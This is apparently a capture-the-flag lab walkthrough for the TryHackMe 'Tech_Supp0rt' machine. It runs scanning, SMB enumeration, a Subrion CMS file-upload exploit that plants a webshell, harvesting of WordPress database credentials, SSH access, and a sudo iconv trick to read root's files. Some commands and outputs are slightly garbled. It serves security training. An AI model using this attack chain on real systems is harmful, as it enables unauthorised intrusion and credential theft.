



Tech_Supp0rt: 1

Active Machine Information

Title	IP Address	Expires	
Tech_Supp0rt: 1	10.10.131.22	51m 31s	<div><div>?</div><div>Add 1 hour</div><div>Terminate</div></div>

100%

Task 1 Submit Flags

Hack into the machine and investigate the target.

Please allow about 5 minutes for the machine to fully boot!

Note: The theme and security warnings encountered in this room are part of the challenge.

Start Machine

Enumeration

```
(kali㉿kali)-[~]
$ sudo nmap -p- --min-rate 5000 -Pn 10.10.131.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 04:00 EDT
Warning: 10.10.131.22 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.131.22
Host is up (0.22s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 38.87 seconds
```

```

(kali@kali)-[~]
$ sudo nmap -sV -sC -A -p 22,80,139,445 -Pn 10.10.131.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 04:01 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 04:02 (0:00:21 remaining)
Nmap scan report for 10.10.131.22
Host is up (0.23s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 108af572d7f97e14a5c54f9e978b3d58 (RSA)
|_ 256 7f10f557413c71dbb55bdb75c976305c (ECDSA)
|_ 256 6b4c23506f36007ca67c1173c1a8600c (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Exploit

SMB

```
smbclient -L \\<IP>
```

```

(kali@kali)-[~/TryHackMe/Tech_Support]
$ smbclient -L \\10.10.131.22
Password for [WORKGROUP\kali]:
Sharename      Type            Comment
-----
print$         Disk            Printer Drivers
websvr         Disk
IPC$           IPC             IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server         Comment
-----
Workgroup      Master
WORKGROUP

```

```
smbclient \\\\<IP>\\<Sharename>
```

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ smbclient \\\\10.10.131.22\\websvr\\ion leader
Password for [WORKGROUP\\kali]: we forked
Try "help" to get a list of possible commands.
smb: \> ls
.          D          0    Sat May 29 03:17:38 2021
..         D          0    Sat May 29 03:03:47 2021
enter.txt  N          273  Sat May 29 03:17:38 2021
Documentation 8460484 blocks of size 1024. 5699920 blocks available
```

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
=====
Subrion creds (admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck [cooked with magical formula])
Wordpress creds
|→
```

Using **CyberChef** (<https://cyberchef.com>)


The screenshot shows the Subbrion application interface. On the left, the 'Operations' list has 'Magic' selected and highlighted with a red box and a red arrow. The 'Recipe' panel shows 'Magic' with settings: Depth 3, Intensive mode (unchecked), Extensive language support (unchecked), and a Crib (known plaintext string) field. The 'Input' field contains the string '7sKvntXdPEJaxazce9PXi24zaFrLiKWck'. The 'Output' table shows the following results:

Recipe (click to load)	Result snippet	Properties
From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz', false) From_Base32('A-Z2-7=', false) From_Base64('A-Za-z0-9+/', true, false)	Scam2021	Matching ops: From Base64 Valid UTF8 Entropy: 2.75
From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz', false)	U2NhbTIwMjE=	Matching ops: From Base64


We found the **Subbrion** creds →

admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck(Scam2021)


Using web browser, enter the url as `http://<IP>/subbrion/panel` and try to login using the above creds



The creds was correct and it brand us to the Dashboard page



Focus on the version of CMS → We'd use this to exploit



Use `searchsploit` to find the exploit code/guide for this version

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ searchsploit subrion 4.2.1
```

Exploit Title	Path
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting	php/webapps/47469.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS	php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload	php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Ad	php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting	php/webapps/45150.txt

```
Shellcodes: No Results
```

Exec command `searchsploit -m <PATH>` to copy & paste the **49876.py** file into the current directory → Execute it

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ python3 49876.py -h
Usage: 49876.py [options]

Options:
  -h, --help                show this help message and exit
  -u URL, --url=URL          Base target uri http://target/panel
  -l USER, --user=USER       User credential to login
  -p PASSW, --passw=PASSW    Password credential to login
```

In some cases, you might get and error like this for the first time you execute the code

```
File "/home/kali/.local/lib/python3.11/site-packages/bs4/element.py", line 1617, in _normalize_search_value
    if (isinstance(value, str) or isinstance(value, collections.Callable) or hasattr(value,
'match'))
AttributeError: module 'collections' has no attribute 'Callable'
```

Let's move to the mention path in the error output and try to figure it out

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ sudo nano /home/kali/.local/lib/python3.11/site-packages/bs4/element.py
```

Add this line at the above error line

```
def _normalize_search_value(self, value):
    # Leave it alone if it's a Unicode string, a callable, a
    # regular expression, a boolean, or None.
    # Fix Error
    collections.Callable = collections.abc.Callable
    if (isinstance(value, str) or isinstance(value, collections.Callable) or hasattr(value, '__call__')
        or isinstance(value, bool) or value is None):
        return value
```

Save and to re-execute the exploit file

```
(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ sudo nano /home/kali/.local/lib/python3.11/site-packages/bs4/element.py

(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
$ python3 49876.py -u http://10.10.131.22/subrion/panel/ -l admin -p Scam2021
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://10.10.131.22/subrion/panel/
[+] Success!
[+] Got CSRF token: lAksklwhEahLM9oqCK69gd5XovvBy7056o2HpLXp
[+] Trying to log in ...
[+] Login Successful!

[+] Generating random name for Webshell ...
[+] Generated webshell name: ajoywnthpuwruqq

[+] Trying to Upload Webshell..
[+] Upload Success ... Webshell path: http://10.10.131.22/subrion/panel/uploads/ajyuwnthpuwruqq.phar

$
```

Gain Access


```

$ pwd
/var/www/html/subrion/uploads

$ ls -l ../..
total 28
-rw-r--r--  1 root    root    11321 May 28  2021 index.html
-rw-r--r--  1 root    root      21 May 28  2021 phpinfo.php
drwxr-xr-x 13 www-data www-data 4096 May 29  2021 subrion
drwx-----  2 www-data www-data 4096 May 29  2021 test
drwxr-xr-x  5 www-data www-data 4096 May 29  2021 wordpress
$ █

```

There is a **wordpress** directory which might contain some user's information → We'll exploit this

```

$ ls -l ../..../wordpress
total 208
-rwxr-xr-x  1 www-data www-data  405 Feb 16 2020 index.php
-rwxr-xr-x  1 www-data www-data 19915 Jan 11 2021 license.txt
-rwxr-xr-x  1 www-data www-data  7345 Dec 30 2020 readme.html
-rwxr-xr-x  1 www-data www-data  7165 Jan 21 2021 wp-activate.php
drwxr-xr-x  9 www-data www-data 4096 May 13 2021 wp-admin
-rwxr-xr-x  1 www-data www-data   351 Feb  6 2020 wp-blog-header.php
-rwxr-xr-x  1 www-data www-data  2328 Feb 17 2021 wp-comments-post.php
-rwxr-xr-x  1 www-data www-data  2992 May 29 2021 wp-config.php
drwxr-xr-x  6 www-data www-data 4096 Jun 15 13:18 wp-content
-rwxr-xr-x  1 www-data www-data  3939 Jul 31 2020 wp-cron.php
drwxr-xr-x 25 www-data www-data 12288 May 13 2021 wp-includes
-rwxr-xr-x  1 www-data www-data  2496 Feb  6 2020 wp-links-opml.php
-rwxr-xr-x  1 www-data www-data  3313 Jan 11 2021 wp-load.php
-rwxr-xr-x  1 www-data www-data 44994 Apr  5 2021 wp-login.php
-rwxr-xr-x  1 www-data www-data  8509 Apr 14 2020 wp-mail.php
-rwxr-xr-x  1 www-data www-data 21125 Feb  2 2021 wp-settings.php
-rwxr-xr-x  1 www-data www-data 31328 Jan 28 2021 wp-signup.php
-rwxr-xr-x  1 www-data www-data  4747 Oct  9 2020 wp-trackback.php
-rwxr-xr-x  1 www-data www-data  3236 Jun  9 2020 xmlrpc.php

```

The **wp-config.php** usually contains the user's creds such as username and password

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'wpdb' );  
  
/** MySQL database username */  
define( 'DB_USER', 'support' );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' );  
  
/** Database Charset to use in creating database tables. */  
define( 'DB_CHARSET', 'utf8' );  
  
/** The Database Collate type. Don't change this if in doubt. */  
define( 'DB_COLLATE', '' );  
  
-rwxr-xr-x  1 www-data www-data 3236 Jun  9  2020 xmlrpc.php
```

We've got the username and password of the **wordpress** database. I'd already tried to exploit the wordpress with this creds but it did not work. So I tried to figure out whether the user of this machine was available to **ssh connection**

```
$ ls -l /home  
total 4  
drwxr-xr-x  4 scamsite scamsite 4096 May 29  2021 scamsite  
$
```

So! The user on this target machine is **scamsite**

SSH

```

(kali㉿kali)-[~]
└─$ ssh scamsite@10.10.131.22
scamsite@10.10.131.22's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

120 packages can be updated.
88 updates are security updates.

Last login: Thu Jun 15 13:30:10 2023 from 10.8.97.213
scamsite@TechSupport:~$ id
uid=1000(scamsite) gid=1000(scamsite) groups=1000(scamsite),113(sambashare)
scamsite@TechSupport:~$

```

We are in

Privilege Escalation → Root

```

scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv

```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

LFILE=file_to_read
./iconv -f 8859_1 -t 8859_1 "$LFILE"

```

```
scamsite@TechSupport:~$ LFILE=/root/root.txt
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
851b8233a8c09400ec30651bd1529bf1ed02790b -
scamsite@TechSupport:~$
```